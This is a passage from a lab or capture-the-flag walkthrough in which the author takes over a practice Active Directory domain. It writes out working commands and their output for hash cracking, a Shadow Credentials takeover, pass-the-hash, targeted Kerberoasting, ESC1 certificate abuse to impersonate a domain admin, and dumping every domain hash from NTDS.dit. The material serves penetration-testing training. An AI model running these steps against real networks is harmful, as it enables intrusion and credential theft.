
We used hashcat again to crack the hash of the YORINOBU account. Unfortunately, we are unable to crack the hash using the rockyou.txt wordlist. You can choose another wordlist or create one. We proceeded with the next attack which is Shadow Credentials.
1

hashcat -m 13100 yorinobu.txt /usr/share/wordlists/rockyou.txt --potfile-path=hashcat.pot
 Hashcat - Cracking YORINOBU Hash
Shadow Credentials Attack - YORINOBU

We used certipy to perform Shadow Credentials attack. This attack works by abusing Write permissions on the target account. The attacker would generate their own private and public keys and places the public key to the target user’s msDS-KeyCredentialLink attribute. They then authenticate via Kerberos PKINIT (certificate-based auth) using the private key which the server validates by checking the public key stored in the target account. Once authenticated, the attacker can retrieve a Ticket Granting Ticket (TGT) or the user’s NT hash.
1

certipy-ad shadow auto -u alt.svc@hacksmarter.local -p '[REDACTED]' -account yorinobu
Breakdown of the command:
-
certipy-ad: Runs the certipy tool -
shadow: Tells certipy to abuse shadow credentials for account takeover -
auto: Specifies the operation to perform on Key Credential Links -
-u alt.svc@hacksmarter.local: Specifies the username. Format: Username@Domain -
-p: Specifies the password -
-account yorinobu: The target account (Must have Write permissions)
 Shadow Credentials - YORINOBU
We successfully retrieved the NT hash for the YORINOBU account. With this, we can perform pass-the-hash attack where we use NTLM hash to authenticate without ever knowing the plaintext password. We can test this using the NetExec tool with the -H flag.
1

nxc smb dc01.hacksmarter.local -u yorinobu -H '[REDACTED]'
1
2
3

twz@ATKBX:~/ARASAKA$ nxc smb dc01.hacksmarter.local -u yorinobu -H '[REDACTED]'
SMB         10.1.162.242    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.162.242    445    DC01             [+] hacksmarter.local\yorinobu:[REDACTED]
Targeted Kerberoast - SOULKILLER.SVC
We then ran targetedkerberoast against the SOULKILLER.SVC account using the YORINOBU account and its NTLM hash. We used the -H flag to specify the hash.
1

targetedkerberoast -v -d hacksmarter.local -u yorinobu -H '[REDACTED]' --request-user soulkiller.svc -o soulkiller.svc.txt
 Targeted Kerberoast - SOULKILLER.SVC
Cracking SOULKILLER.SVC Hash using Hashcat

We then cracked the hash and successfully got the plaintext password.
1

hashcat -m 13100 soulkiller.svc.txt /usr/share/wordlists/rockyou.txt --potfile-path=hashcat.pot
 Hashcat - Cracking SOULKILLER.SVC Hash
Password Spraying Attack

At this point, we just completed our attack path, we also gathered a few passwords. What we can try next is to perform password spraying attack against the list of users we got during enumeration. Unfortunately for us they don’t reuse their password which is a good thing if we are doing a pentest engagement for our client.
 NetExec - Password Spraying Attack
Checking for Vulnerable Certificates using Certipy
Remember during user enumeration, we found out that the description on the SOULKILLER.SVC account mentioned “Certificate management for soulkiller AI”. Since we already compromised this account, we can use this to enumerate AD CS and look for vulnerabilities. We can use the tool certipy to do this.
1

certipy-ad find -vulnerable -u soulkiller.svc@hacksmarter.local -p '[REDACTED]' -stdout
Breakdown of the command:
-
certipy-ad: Runs the certipy tool -
find: Tells certipy to enumerate AD CS -
-vulnerable: Tells certipy to show only vulnerable certificate templates -
-u soulkiller.svc@hacksmarter.local: Specifies the username. Format: username@domain -
-p: Specifies the password -
-stdout: Tells certipy to display the output on the terminal
As we can see on the output below, We have CA Name hacksmarter-DC01-CA which we already saw from Nmap earlier. We also see Certificate template called AI_Takeover and at the bottom, we found one vulnerability which is ESC1. We then proceed to attempt to exploit this vulnerability.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77

twz@ATKBX:~/ARASAKA$ certipy-ad find -vulnerable -u soulkiller.svc@hacksmarter.local -p '[REDACTED]' -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

--SNIP--

[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : hacksmarter-DC01-CA
    DNS Name                            : DC01.hacksmarter.local
    Certificate Subject                 : CN=hacksmarter-DC01-CA, DC=hacksmarter, DC=local
    Certificate Serial Number           : 1DBC9F9ECF287FB04FDE66106578611F
    Certificate Validity Start          : 2025-09-21 15:32:14+00:00
    Certificate Validity End            : 2030-09-21 15:42:14+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : HACKSMARTER.LOCAL\Administrators
      Access Rights
        ManageCa                        : HACKSMARTER.LOCAL\Administrators
                                          HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        ManageCertificates              : HACKSMARTER.LOCAL\Administrators
                                          HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        Enroll                          : HACKSMARTER.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : AI_Takeover
    Display Name                        : AI_Takeover
    Certificate Authorities             : hacksmarter-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-09-21T16:16:36+00:00
    Template Last Modified              : 2025-09-21T16:16:36+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : HACKSMARTER.LOCAL\Soulkiller.svc
                                          HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : HACKSMARTER.LOCAL\Administrator
        Full Control Principals         : HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        Write Owner Principals          : HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        Write Dacl Principals           : HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        Write Property Enroll           : HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
    [+] User Enrollable Principals      : HACKSMARTER.LOCAL\Soulkiller.svc
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
ESC1 Exploitation
The ESC1 vulnerability occurs when a certificate template allows for a requester to specify any Subject Alternative Name (SAN), allows the certificate to be used for authentication, and does not require approval.
At a high level, the exploitation works by requesting a certificate on behalf of another user, usually a higher-privileged role such as a Domain Admin and then use that certificate to impersonate the user, effectively escalating the attacker’s privileges.
Requesting Certificate
The first step in ESC1 exploitation is we request a certificate using the req flag and then specifiying the vulnerable template using the -template flag and the target account using -upn flag. As we can see in the output below, we got a .pfx file. We can use this to authenticate as the target user.
1

certipy-ad req -u soulkiller.svc@hacksmarter.local -p '[REDACTED]' -target-ip 10.1.162.242 -ca hacksmarter-DC01-CA -template AI_Takeover -upn THE_EMPEROR@hacksmarter.local
Breakdown of the command:
-
certipy-ad: Runs the certipy tool -
req: Tells certify to request certificates -
-u soulkiller.svc@hacksmarter.local: Specifies the username. Format: username@domain -
-p: Specifies the password -
-target-ip: Specifies the IP address of the target machine -
-ca: Specifies the name of the Certificate authority to request certificates from -
-template: Specifies the Certificate template to request -
-upn: Specifies the User Principal Name to include in the Subject Alternative Name
 Certipy - Request Certificate
Authenticating and Capturing Hash
The second step is to use the certificate file we got previously to authenticate as THE_EMPEROR. As we can see in the output below, we got the NTLM hash of the target user. We can then use that NTLM hash to perform pass-the-hash attack to authenticate.
1

certipy-ad auth -pfx the_emperor.pfx -dc-ip 10.1.162.242
Breakdown of the command:
-
certipy-ad: Runs the certipy tool -
auth: Tells certipy to autheticate using certificates -
-pfx: The path to the certificate file and private key (PFX/P12 format) -
-dc-ip: Specifies the IP address of the Domain Controller
 Certipy - Authenticate via Certificate
Domain Compromise and Dumping Credentials
At this point we already compromised the domain since the account THE_EMPEROR is a domain admin. As we can see on the output below, we were able to authenticate to the DC using pass-the-hash attack, and notice that it says “Pwn3d!” which means we completely owned the target host and we were also able to dump the NTDS.dit which contains the NTLM hashes for all domain users. We can then save these hashes and crack them offline and see how many we can crack which we can also add to the Pentest report.
1

nxc smb dc01.hacksmarter.local -u the_emperor -H '[REDACTED]' --ntds
Breakdown of the command:
-
nxc: Runs the NetExec tool -
smb: Set the protocol to SMB -
dc01.hacksmarter.local: The target host -
-u the_emperor: The username -
-H: Specifies the NTLM hash -
--ntds: Dump the NTDS.dit from the target DC
 NetExec - Dumping NTDS
Connecting to the Domain Controller
We initialy tried connecting via Impacket’s PSExec module but that did not work so we eventually used Evil-WINRM to connect. As we can see below, we successfully connected and got a PowerShell prompt.
1

evil-winrm -i 10.1.162.242 -u the_emperor -H '[REDACTED]'
Breakdown of the command:
-
evil-winrm: Runs Evil-WINRM tool -
-i 10.1.162.242: Specifies the target machine -
-u the_emperor: Specifies the Username -
-H: Specifies the NTLM hash
Getting the Root Flag
We then used a PowerShell one-liner to search for the root flag and display its contents.
1

Get-ChildItem -Path "C:\" -Recurse -Filter root.txt -ErrorAction SilentlyContinue | ForEach-Object { "Filename: $($_.FullName)`nContents: $(Get-Content $_.FullName)" }
 Root Flag